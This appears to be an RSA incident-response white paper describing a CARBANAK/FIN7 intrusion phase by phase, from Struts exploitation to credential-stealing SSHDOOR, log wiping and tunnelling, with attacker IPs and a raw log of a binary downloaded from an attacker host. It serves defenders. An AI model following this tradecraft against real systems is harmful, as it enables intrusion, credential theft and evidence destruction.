
RSA



WHITE PAPER

THE SHADOWS OF GHOSTS

INSIDE THE RESPONSE OF A UNIQUE CARBANAK INTRUSION

BY: JACK WESLEY RILEY
PRINCIPAL INCIDENT RESPONSE CONSULTANT

RSA

TABLE OF CONTENTS

RSA

INDEX OF FIGURES

RSA

RSA

INDEX OF TABLES

RSA

1. GLOSSARY OF TERMS

- **Actions-on-objective:** Command execution, file interaction and other actions an attacker may take when interacting with compromised systems.
- **Lateral movement:** The movement of a user session to a system within the network boundaries of an organization from a system also present within the same network boundary.
- **Internal reconnaissance:** Obtaining initial or additional information about systems, users, login methods and network paths of systems internal to an organization's network.
- **Credential Harvesting:** The acquisition and collection of initial or additional user account credentials for use in lateral movement.
- **Security event:** An asset or system action, or communication, that diverges from regular operational activity in a way that the security posture of that asset becomes suspect.
- **Security incident:** A security event or group of security events that have been confirmed, either singularly or in aggregate, as being malicious in intent.
- **Compromise:** Unauthorized, unforeseen or unknown actions conducted on an informational asset that allows for direct and unauthorized access and interaction.
- **Intrusion:** The direct and unauthorized access and interaction of a malicious actor with systems or assets internal to an organization's network.
- **Staging:** The actions involved in occupying and preparing an internal system or asset to secure additional resources and ensure persistence of attacker ingress access.
- **Declaration:** The point in time in which an organization confirms the presence of an attacker in an environment and initiates incident response procedures.
- **Indicator of Compromise (IOC):** A behavior, pattern, network address, computed file hash or other system or network attribute that can be correlated to malicious activity.

RSA

2. REPORT SUMMARY

This report shares actionable threat intelligence and proven threat hunting and incident response methods used by the RSA Incident Response (IR) Team to successfully respond to an intrusion in early-to-mid 2017 by the threat actor group known as **CARBANAK**[1], also known as FIN7. The methodology discussed in this report is designed, and has been tested, to be effective on several currently available security technologies. While the majority of examples shown in this document use the RSA NetWitness® Suite in their illustrations, the methodology, query logic, and behavioral indicators discussed can be used effectively with any security product providing the necessary visibility. The intrusion and response described in this paper highlight key behavioral tactics, techniques, and procedures (TTP) unique to this engagement, giving significant insight into the thought processes, preparation, and adaptive nature of actors within the **CARBANAK** threat actor group. This paper also illustrates the RSA Incident Response Team's Incident Response and Threat Hunting Methodology: an unorthodox, adaptive and highly effective methodology used to successfully detect, investigate, scope, track, contain, and ultimately expel these and many other advanced adversaries.

Several intrusions associated with the **CARBANAK** actors have been reported within the last year, describing compromises of organizations within banking[2], financial[3], hospitality[4], and restaurant verticals. However, they all describe a relatively equivalent progression, with only slight deviation in specific attacker actions. The intelligence surrounding recent **CARBANAK** incidents indicate that phishing attacks have been the group's primary method of initial compromise. After gaining access to a user system, the attackers move laterally throughout the environment, conduct internal reconnaissance, establish staging points and internal network paths, harvest credentials, and move towards their intended target. However, this intrusion began with a significantly higher level of privilege due to the exploitation of the Apache Struts vulnerability CVE-2017-5638 that allowed the attackers to quickly gain administrative access within the client's Linux environment. The intrusion outlined in this report discusses a case that presented substantial challenges due to:

[1] Krebs; "Krebs on Security – Posts Tagged: Carbanak"; https://krebsonsecurity.com/tag/carbanak/

[2] Schwartz; "Sophisticated Carbanak Banking Malware Returns, With Upgrades"; https://www.bankinfosecurity.com/sophisticated-carbanak-banking-malware-returns-upgrades-a-8523

[3] Krebs; "Payments Giant Verifone Investigating Breach"; https://krebsonsecurity.com/2017/03/payments-giant-verifone-investigating-breach/

[4] Krebs; "Hyatt Hotels Suffers 2nd Card Breach in 2 Years"; https://krebsonsecurity.com/2017/10/hyatt-hotels-suffers-2nd-card-breach-in-2-years/

[5] Miller, Nuce, Vengerik; "FIN7 Spear Phishing Campaign Targets Personnel Involved in SEC Filings"; https://www.fireeye.com/blog/threat-research/2017/03/fin7_spear_phishing.html

- The initial intrusion vector
- Unique attacker toolset
- The attacker dwell time
- The large, heterogeneous environment
- The speed with which the attackers gained administrative access
- The forensic mindfulness of the CARBANAK attackers

The toolset utilized by the attackers was a mix of custom tools, freely available code, and open source software utilities. RSA IR researched all 32 of the malicious files in the CARBANAK toolset using various publicly available and open source resources. Six of the tools used in this intrusion were found to have been uploaded to a publicly available antivirus aggregation site. Of these six, five of them have little to no detection or indication of malice from antivirus vendors. This observation explains the reason that the client's signature-based host protection mechanisms were unable to identify or prevent the use of these tools.




Figure 1: Findings from Public and Open Source Research of Toolset Reference

While the attackers used more than 30 unique samples of malware and tools, they also demonstrated a normalization across Windows and Linux with respect to their toolset. The toolsets they deployed can be broken down into five basic functionalities:

- Ingress/Egress/Remote Access
- Lateral Movement
- Log Cleanup
- Credential Harvesting
- Internal Reconnaissance

In addition to following this distinct functionality in their toolsets, they normalized functions across different operating system environments in the forms of the two versions of **AUDITUNNEL**, **PSCAN**, and the use of **WINEXE** (Linux) and **TINYP** (Windows). This normalization of tools is discussed in more detail later in this paper, but it identifies that not only do **CARBANAK** actors have the capability to successfully compromise various operating system environments, they have actually standardized and operationalized this capability. This attribute indicates strategic operational thought and effort being invested in this group's compromises, suggesting that the **CARBANAK** actors are working towards becoming a more organized, structured, resourceful and mature threat group.

During an intrusion, time is the single most critical resource to an organization's security team and is the most significant indicator of determining if the security team will be successful in containing, eradicating and remediating the extant threat. There are two specific sets of time related to an intrusion that may determine the difference between success and failure: the time that the attackers are in the environment prior to detection (dwell time) and the time it takes security teams to identify, investigate, understand, and contain the attackers' actions (response time). In this specific incident, the attackers' dwell time at intrusion declaration was 35 days, which is a significant amount of time given the level of access immediately available upon compromise. However, by utilizing the methodology and visibility described in this report, RSA IR was able to complete containment, eradication, and remediation in only nine days. Further below we discuss the methodology used by RSA IR to successfully detect, investigate, understand, and contain the attackers before the actors could achieve their intended goal.

A significant number of organizations focus on majority systems software, such as Microsoft Windows, for the predominant amount of their visibility. This often leaves minority systems with very little visibility, protections, or investigative observational points. Additionally, these minority systems, Linux being the most significant example, often operate key public-facing or critical data-based services. Not planning for visibility to ensure minority systems are included in threat hunting, vulnerability assessments, network data captures and forensic investigations leads to a false sense of organizational security and ensures that attackers retain a refuge of critical systems inside environments. The incident discussed in this report illustrates the dangers present within this approach once attackers begin utilizing these systems against organizations. In this report, we discuss the ways the **CARBANAK** actors utilized these systems and the methodology used by RSA IR to successfully respond to this threat.

It highlights the progression of analysis from threat hunting and initial detection to root cause analysis, incident scoping and follow-on investigation. The majority of the analysis conducted during this engagement was

performed using RSA's flagship product, RSA NetWitness Suite. During this investigation, RSA IR utilized RSA NetWitness Logs and Packets (formerly RSA Security Analytics) for network visibility and RSA NetWitness Endpoint (formerly RSA ECAT) for endpoint visibility. These marquee technologies allow RSA IR and client analysts to process massive data sets, find forensically interesting artifacts in near real time and do both more quickly than utilizing standard incident response and forensic procedures. The purpose of this report is to share actionable threat intelligence associated with a persistent adversary, discuss the RSA Incident Response Team's Threat Hunting and Response Methodology in practice, and illustrate the use of this methodology as used by RSA IR analysts during a live intrusion. To that end, the Threat Hunting methodology, examples of detected activity and Incident Response procedures illustrated in this report have been described in a manner that can be effectively implemented by any security technology that affords the analyst the necessary visibility. RSA IR also includes a Digital Appendix containing file hashes, domain and IP addresses, and detection content for both RSA NetWitness Endpoint and RSA NetWitness Logs and Packets. While the detection content has been written specifically for the RSA NetWitness Suite, each parser and query contains detailed descriptions of their detection mechanisms for implementation into any available toolset with appropriate visibility. The hope is that by publishing this report, RSA IR encourages and empowers operational analysts to utilize Threat Hunting and the RSA IR Methodology within their own environments.

The **CARBANAK** actors are financially motivated, advanced actors that have historically targeted financial and hospitality laterals, with a recent move into targeting restaurants.[6] This threat actor group has shown themselves to be proficient and careful in their toolset utilization, consistently removing evidence of any actions-on-objective as they proceed through an environment. They have been observed utilizing various malware, methods and communications, with tools and techniques often differing greatly between targets. While this group has shown technical ingenuity in techniques such as point-of-sale implants,[7] Google services command-and-control communications[8] and persistence via application shim databases[9], they have also shown a propensity for using freely available or open source

[6] Mesa, Huss; "FIN7/CARBANAK Threat Actor Unleashes Bateleur Jscript Backdoor"; https://www.proofpoint.com/us/threat-insight/post/fin7carbanak-threat-actor-unleashes-bateleur-jscript-backdoor

[7] KYaneza; "Signed PoS Malware Used in Pre-Holiday Attacks, Linked to Targeted Attacks"; http://blog.trendmicro.com/trendlabs-security-intelligence/signed-pos-malware-used-in-pre-holiday-attacks-linked-to-targeted-attacks/

[8] Griffin; "CARBANAK Group Uses Google for Malware Command-and-Control"; https://blogs.forcepoint.com/security-labs/carbanak-group-uses-google-malware-command-and-control

[9] Erikson, McWhirt, Palombo; "To SDB, or Not to SDB: FIN7 Leveraging Shim Databases for Persistence"; https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html

toolsets for much of their lateral activities. Whatever the methods used, **CARBANAK** has shown themselves to be highly persistent and determined actors, able to rapidly compromise and traverse various environments while quickly adapting to internal security controls.

This white paper covers a sampling of observed indicators derived and utilized during this engagement. Included are the details regarding the observed intrusion vector, entrenchment techniques, actions-on-objective, lateral movement tools and methods, unique malicious files, and behavioral indicators utilized in the identification, tracking and response of this actor group. Included with the publication of this report is a Digital Appendix, containing content for RSA NetWitness Logs and Packets and RSA NetWitness Endpoint used to identify and track attacker activity throughout the environment during this incident. All content should be tested before full integration into RSA NetWitness Endpoint, RSA NetWitness Logs and Packets or third-party tools to prevent any adverse effects from unknown environmental variables. More information on the associated Digital Appendix is found in Section 7.

3. INTRUSION OVERVIEW

3.1 ANATOMY OF ATTACK

In researching this white paper, the majority of intelligence and incident reports reviewed described phishing and malicious document-related tactics being utilized by CARBANAK actors as a method of initial compromise. However, the initial method of compromise observed during this engagement utilized the Apache Struts Content-Type arbitrary command execution vulnerability, CVE-2017-5638.[10] This vulnerability has since been patched by the Apache Software Foundation, and the recommended remediation process is available on their website.[11] While the time-tested method of compromising the user base as the initial ingress method is still very effective, server-level compromises commonly give attackers a significant escalation in initial privilege, as well as a shorter path between initial compromise and end-target data. This allows them greater rights and versatility upon initial compromise while making it harder for defenders to stop them on the initially compromised system. An anatomy of the engagement, broken into the primary stages, is illustrated in Figure 2.




Figure 2: Staged Overview of Engagement

Upon determining that the initially compromised web server, designated as system ALPHA, was vulnerable to CVE-2017-5638, the rest of the attacker actions could be grouped into the eight stages illustrated in Figure 2. These phases are described further in the remainder of Section 3. All binaries, with the exception of the 'b' Perl script, are described in detail in Section 4.

[10] "Common Vulnerabilities and Exposures"; https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638

[11] "Apache Struts Documentation: S2-046"; https://struts.apache.org/docs/s2-046.html

3.1.1 Phase 1: D+0

Initial Compromise, Initial Code Execution

Attackers from IP **185.117.88.97** utilize **CVE-2017-5638** to download and execute a Perl script on **ALPHA**. The Perl script was downloaded via **WGET** from IP **95.215.45.116**. This action constitutes the moment of initial compromise and is referenced in this document as "D." All other times discussed in this report will use this moment as a reference in their notation, such that "D+2" refers to two days after initial compromise. The metadata created by RSA NetWitness Suite describing this action is shown in Figure 3.




Figure 3: Perl Script Download from 95.215.46.116

3.1.2 Phase 2: D+0

Internal Reconnaissance, Privilege Escalation, Persistence

Six minutes after the download and execution of the Perl script, system **ALPHA** began communicating with IP address **95.215.46.116** via IRC. While the available full packet capture retention did not extend to this date at the time of analysis, the metadata created was still available. While RSA was unable to review the raw data to determine actions taken, RSA IR was able to determine traffic type, as well as infer the intention of the nature of actions taken via this channel. It appeared that this IRC communication was a method of remote command execution conducted by the attackers, evidenced by the presence of an output from the "w" User Activity Linux binary. This is illustrated in Figure 4.




Figure 4: Metadata Showing 'w' Output, Actions and Port Usage in IRC Traffic

While the attackers attempted to use the 'sudo' administrative privilege binary to gain root access, the privilege-separation user the web server was running as did not have the necessary permission. In response to this, the attackers downloaded a copy of C source Proof of Concept (PoC) code written by "KrE80r" to exploit the Linux Kernel Copy-on-Write "Dirty COW" vulnerability, **CVE-2016-5195**.[12] This vulnerability has since been resolved by the major Linux distributions, with the list of patched kernels found on GitHub.[13] At the same time, the attackers downloaded a Bash shell script as a driver for the exploit code, named '1.sh'. This allowed the attackers to gain root privileges on the system at the 27-minute mark. The observed download is shown in Figure 5.




Figure 5: Download of CVE-2016-5195 Exploit Code and Bash Script Driver

[12] "Common Vulnerabilities and Exposures";
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195

[13] Benvenuto; "Patched Kernel Versions";
https://github.com/dirtycow/dirtycow.github.io/wiki/Patched-Kernel-Versions

While the attackers now had root level access, they did not have user credentials to move laterally within the environment. In order to gain that access, the attackers downloaded versions of the OpenSSH 5.3p1 client and server binaries that had been trojanized with malware known as **SSHDOOR**,[14] and installed them onto host **ALPHA**. The **SSHDOOR** malware will beacon out to IP **185.61.148.96** every 10 minutes until a response is received. A secondary function of this malware was credential theft, by which **SSHDOOR** sends the username, password and source/destination host to the attackers. The attackers then disengage, leaving the malware to collect credentials until the next day.

3.1.3 Phase 3: D+1 through D+3

Lateral Movement, Secondary Ingress, Internal Reconnaissance, Credential Harvesting

Upon gaining credentials via the **SSHDOOR** malware, attackers respond to the **SSHDOOR** beaconing and establish an SSH tunnel to IP **95.215.46.116** over TCP port 443. In reviewing the configuration and running processes on **ALPHA**, the attackers observed that the system was running winbind, the UNIX implementations of Microsoft RPC, Pluggable Authentication Modules (PAM) and the name service switch (NSS). This service allows for unified logins across UNIX systems and Microsoft Windows Active Directory (AD). Winbind is a component of samba, the Windows interoperability suite for Linux and UNIX, which stores information about Windows Active Directory in its configuration files. After observing this service running on the system, the attackers checked these configuration files for the DNS names of the Microsoft Windows Domain Controllers used by winbind to authenticate AD accounts. Upon conducting a DNS query for the domain name in the configuration file, the attackers gained the names and IP addresses of the two primary DNS servers (also Windows Domain Controllers) and the server listed in the configuration file. Subsequently, the attackers download a tool named **WINEXE**, a Linux binary that allows remote command execution on Windows systems.

[14] "Linux.Sshdoor"; https://www.symantec.com/security_response/writeup.jsp?docid=2013-012808-1032-99




Figure 6: Download of Winexe via WGET to ALPHA

The attackers used credentials taken by the **SSHDOOR** malware to log in to each of the Windows servers, running the *qwinsta.exe* and *tasklist.exe* binaries on each and then logging out.

3.1.4 Phase 4: D+3 through D+25

Privilege Escalation, Internal Reconnaissance, Persistence, Entrenchment, Lateral Movement

The attackers also observed that one of the Windows Domain-authenticated credentials stolen was the service account for the client's authenticated vulnerability scans, and was present in the local 'sudoers' file. Having determined the current level of access available to them, the attackers decided to download additional tools in order to establish a static entry point into the environment ensuring they could avoid detection. To accomplish this, the attackers downloaded the **PSCAN** TCP port scanner and the **ALW** Advanced Log Wiper binaries and began identifying systems and services accessible from **ALPHA**.

Figure 7: Download of ALW and PSCAN from 95.215.46.116

One of these systems was the Red Hat Satellite server, which is the primary enterprise update server for Red Hat Enterprise Linux (RHEL) deployments. Given that the Satellite server requires the ability to interact with all other systems under the root user in order to update software, the attackers chose this system as their initial primary staging system. This system was designated system **BRAVO**. From **BRAVO**, the attackers traversed the Linux environment through stolen credentials and SSH pre-shared keys and conducted internal reconnaissance on any Windows systems within direct network access. During this time, the attackers strictly contained all malicious files, secondary tools and ingress network communication to the Linux environment. Additionally, they consistently tested the Struts vulnerability on host **ALPHA** to ensure the initial method of compromise was open, and to alert them to any possible remediation of that system.

3.1.5 Phase 5: D+25 through D+30

Disruption, Adaptive Action, Entrenchment, Lateral Movement, Persistence

The discovery of the Struts vulnerability on host **ALPHA**, and its subsequent remediation, gave the attackers a moment of pause, and they migrated a copy of the **SSHDOOR** client and server to the centralized Syslog server, along with a copy of **WINEXE**, the **ALW** Log Wiper and their own SSH pre-shared key, all of which they had installed on seven key systems at this point. They

utilized the ALW log wiper on the Syslog server, designated system **CHARLIE**, in order to remove any log traces of their activities to date at the centralized source and hinder any follow-on investigations. The attackers would use system **CHARLIE** as their primary Linux egress point for the rest of the incident, though they would ensure that the **SSHDOOR** binaries remained on **BRAVO** as a backup ingress mechanism. Additionally, they downloaded the **AUDITUNNEL** Reverse Tunneling tool to host **CHARLIE** and began using this as their primary method of ingress to the Linux environment. This was assumedly done to transition to a new ingress method should any investigation around the remediation of **ALPHA** identify the **SSHDOOR** malware.

```
REQUEST
GET /auditd HTTP/1.0
User-Agent: Wget/1.12 (linux-gnu)
Accept: */*
Host: 95.215.46.116:443
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Date: Sun, 30 Apr 2017 11:17:44 GMT
Connection: close

ELF>@@¨9@8@@@@@@@ÀÀ@@@@1515 p5p5`p5`8 ˜5'
```

Figure 8: AUDITUNNEL Download from 95.215.46.116

To ensure they could retain access, they replaced **SSHDOOR** with **AUDITUNNEL** on four of the key systems. They ceased any significant operation into the environment until D+29, at which time both the **SSHDOOR** and **AUDITUNNEL** ingress methods were still operational. On D+30, the attackers migrate into the Windows server environment proper to find an appropriate staging system to install malware and begin staging ingress within the Windows environment. After three failed attempts, the attackers find a Windows Domain Controller with Internet access, designated system **DELTA**.

3.1.6 Phase 6: D+30 through D+44

Lateral Movement, Persistence, Entrenchment, Internal Reconnaissance, Credential Harvesting

Once firmly on **DELTA**, the attackers downloaded and installed the **GOTROJ** malware as their primary method of ingress into the Windows environment. At this point, they have secured nine methods of ingress into the environment across three different ingress methods. In order to ensure ingress via the **GOTROJ** channel, the actors execute the malware into memory on three additional systems, putting the system ingress count at twelve systems. Once the malware is persistent and tested on **DELTA**, the attackers download a Windows version of **WGET** and the **TINYP** lateral movement tool to system **DELTA** and begin traversing the Windows environment. As they move through

the environment, they download a secondary version of **TINYP**, a host reconnaissance tool called **INFOS**, a process listing tool called **CCS**, a custom version of **MIMIKATZ**, a Windows version of the previously mentioned **PSCAN** scanner, and the PuTTY Secure Copy tool called **PSCP**.




Figure 9: Windows Toolset Download of WGET, TINYP, INFOS, CCS, MIMIKATZ, PSCP and PSCAN

During this time, it becomes quickly apparent that the attackers are targeting critical financial data, based on commands, string searches and lateral movement decisions conducted by the attackers. This continues until D+43/ D+44, at which time a coordinated expulsion event took place and post-remediation activities began.

3.2 DETECTION AND RESPONSE

The client contacted RSA IR when system administrators observed anomalies associated with the 'root' user on system **ALPHA** during remediation. These anomalies were brought to the attention of client security personnel. The **CVE-2017-5638** vulnerability present on system **ALPHA** was identified 25 days (D+25) after the initial compromise when hundreds of thousands of successful vulnerability scanning and exploit sessions against the system were observed. The vulnerability was determined to have been introduced by an out-of-band source installation of an affected version of Apache Struts, which had been installed by the web developers. While the organization had taken the necessary steps to remediate and patch all systems reported vulnerable to **CVE-2017-5638**, the vulnerable web page on system **ALPHA** was not detected due to the web server and operating system reporting that the affected package was not installed. Based on the extensive number of successful exploit attempts that ranged from the return of a pre-defined character string to successful downloading and execution of malicious code, system **ALPHA** was removed from service, a forensic image was obtained for in-depth analysis and the system was restored and remediated. The forensic image was made

available to RSA IR upon engagement of services, with RSA IR beginning threat hunting actions and follow-on investigations on D+35.

